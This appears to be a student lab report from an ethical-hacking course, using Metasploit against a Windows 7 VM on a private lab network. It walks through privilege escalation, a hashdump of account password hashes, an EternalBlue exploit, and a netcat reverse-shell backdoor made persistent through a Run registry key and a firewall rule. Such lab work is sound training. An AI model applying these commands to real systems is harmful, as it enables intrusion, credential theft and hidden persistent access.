
```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ EH21-W7-1630117  192.168.1.102:443 -> 192.168.1.108:4
9167 (192.168.1.108)
```

Step 2: sessions -i 2




```
msf6 exploit(windows/local/ms14_058_track_popup_menu) > sessions -i 2
[*] Starting interaction with 2...
```

Step 3: sysinfo



```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : EH21-W7-1630117
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_AU
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
```

Screenshot:




```
  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x64/windows  EH21-W7-1630117\alex @ EH21-W7-1630117  192.168.1.102:4444 -> 192.168.1.108
:49166 (192.168.1.108)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ EH21-W7-1630117   192.168.1.102:443 -> 192.168.1.108:
49167 (192.168.1.108)

msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.1.108 - Meterpreter session 1 closed.
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ EH21-W7-1630117  192.168.1.102:443 -> 192.168.1.108:4
9167 (192.168.1.108)

msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ EH21-W7-1630117  192.168.1.102:443 -> 192.168.1.108:4
9167 (192.168.1.108)

msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : EH21-W7-1630117
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_AU
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > 
```

b) Explain each line of the output in your own words.

Computer: hostname of computer
OS: operating system version and service pack
Architecture: what form of architecture 64bit or 32bit etc
Language: the system language it is operating in
Domain: domain type/name
Logged on user: The amount of users that are logged in
Meterpreter: the meterpreter payload type

2.2 Enter another Meterpreter command 'hashdump'.



```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.1.108 - Meterpreter session 1 closed.
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ EH21-W7-1630117  192.168.1.102:443 -> 192.168.1.108:4
9167 (192.168.1.108)

msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ EH21-W7-1630117  192.168.1.102:443 -> 192.168.1.108:4
9167 (192.168.1.108)

msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer        : EH21-W7-1630117
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_AU
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > hashdump
admin:1005:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
alex:1004:aad3b435b51404eeaad3b435b51404ee:f91509e54ad61769edf3097af3bada74:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:4b6c3e7d1dd9cd4cd21a387011e363c9:::
meterpreter > 
```

b) Based on this output, how many users accounts are currently available on the Win7 VM? (Hint: count the number of lines in the output)

5

c) What are their account names? (Hint: the user name appears in the first column of each line, with columns separated by ':').


1. **admin**
2. **Administrator**
3. **alex**
4. **Guest**
5. **HomeGroupUser$**

PART 3 INSTALLING BACKDOORS

3.1 Exit msfconsole and start it again, such that all previous handlers and Meterpreter sessions die. Then, follow Lecture 6 slides to exploit the SMB vuln on Win7 VM to obtain a reverse Meterpreter shell with user account 'NT Authority/System'. Based on this Meterpreter session, install a netcat backdoor at Win7 VM. **This netcat backdoor should run in client mode.** Follow the sketchy steps mentioned in Lecture 9 slides on alternative method to complete this.


a) Include all your command lines to achieve the above in your lab report.

Step 1: sudo msfconsole




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:

      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.      'oOO.  ,OOOOOOOc
    oOOOOOO.   .OOOO.    :OOOO.  ,OOOOOOo
     lOOOOO.   .OOOO.    :OOOO.  ,OOOOOl
      ;OOOO'   .OOOO.    :OOOO.  ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: To save all commands executed since start up to a file, use the makerc command
```

Step 2: search ms17-010




```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
```

Step 3: info 2




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > info 2

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14
```

Step 4: use 2




```
msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Step 5: show payloads




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================
```

Step 6: set payload windows/x64/meterpreter/reverse_tcp




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Step 7: show options




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.
```

Step 8: set rhosts 192.168.1.101




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
```

Step 9: exploit



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4444
```


Step 10: getuid



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Step 11: copy nc.exe from C:\bin to C:\windows\system32 or


upload ./Downloads/nc.exe C:\\Windows\\System32 [meterpreter]



Name	Date modified	Type	Size
nc	12/02/2021 9:59 A...	Application	60 KB
NcdProp.dll	14/07/2009 11:41 ...	Application extens...	24 KB
nci.dll	21/11/2010 2:23 PM	Application extens...	88 KB
ncobjapi.dll	14/07/2009 11:41 ...	Application extens...	68 KB
ncpa.cpl	14/07/2009 11:38 ...	Control panel item	99 KB
ncrypt.dll	14/07/2009 11:41 ...	Application extens...	300 KB
ncryptui.dll	21/11/2010 2:24 PM	Application extens...	65 KB
ncsi.dll	21/11/2010 2:23 PM	Application extens...	206 KB
ndadmin	14/07/2009 11:39 ...	Application	73 KB
nddeapi.dll	14/07/2009 11:41 ...	Application extens...	11 KB
ndfapi.dll	14/07/2009 11:41 ...	Application extens...	233 KB
ndfetw.dll	14/07/2009 11:41 ...	Application extens...	33 KB
NdfEventView	11/06/2009 6:35 A...	XML Document	1 KB
ndfhcdiscovery.dll	14/07/2009 11:41 ...	Application extens...	125 KB
ndiscapCfg.dll	14/07/2009 11:41 ...	Application extens...	46 KB
ndishc.dll	14/07/2009 11:41 ...	Application extens...	90 KB
ndproxystub.dll	14/07/2009 11:41 ...	Application extens...	20 KB
ndptsp.tsp	14/07/2009 11:38 ...	TSP File	60 KB
negoexts.dll	14/07/2009 11:41 ...	Application extens...	115 KB


nc
Application
Date modified: 12/02/2021 9:59 AM
Size: 60.0 KB
Date created: 2/05/2021 2:02 PM

Step 12: shell




```
meterpreter > shell
Process 1468 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
```

Step 13: reg add HKLM\software\microsoft\windows\currentversion\run /v nc /d “nc -d -e cmd.exe 192.168.1.102 22"



```
C:\Windows\system32>reg add HKLM\software\microsoft\windows\currentversion\run /v nc /d "nc -d -e cmd.exe 192.168.1.102
22"
reg add HKLM\software\microsoft\windows\currentversion\run /v nc /d "nc -d -e cmd.exe 192.168.1.102 22"
The operation completed successfully.
```


Step 14: reg query HKLM\software\microsoft\windows\currentversion\run /v nc



```
C:\Windows\system32>reg query HKLM\software\microsoft\windows\currentversion\run /v nc
reg query HKLM\software\microsoft\windows\currentversion\run /v nc

HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run
    nc    REG_SZ    nc -d -e cmd.exe 192.168.1.102 22
```


Step 15:

Netsh advfirewall firewall add rule name="SSH" dir=in action=allow protocol=TCP localport=22




```
C:\Windows\system32>netsh advfirewall firewall add rule name="SSH" dir=in action=allow protocol=TCP localport=22
netsh advfirewall firewall add rule name="SSH" dir=in action=allow protocol=TCP localport=22
Ok.
```

Step 16:sudo nc -vlp 22



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc -vlp 22
```

Step 17: reboot windows




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc -vlp 22
[sudo] password for kali:
listening on [any] 22 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.101] 49157
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

b) Reboot the Win7 VM and login with ‘Admin’ account. Then, grab a screenshot on Kali terminal to prove your backdoor has connected to Kali successfully. This screenshot should show the following:

- The client-mode netcat (bound with cmd.exe) connects to the server-mode netcat at Kali.
- The result of executing the command:

reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run



```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc -vlp 22
listening on [any] 22 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.102] from (UNKNOWN) [192.168.1.101] 49159
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    Adobe Reader Speed Launcher    REG_SZ    "C:\Program Files (x86)\Adobe\Reader 9.0\Reader\Reader_sl.exe"
    Adobe ARM    REG_SZ    "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe"

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\OptionalComponents

C:\Windows\system32>
```

3.2 Suppose in the netcat session above, you have done all the pentesting jobs, and lastly you want to remove the netcat backdoor. Here you need to accomplish the following two items. First, remove the nc.exe from the C:\Windows\System32 folder. Second, remove the entry in Windows Registry to start nc automatically.

a) Include your command lines for completing these two items in your lab report.

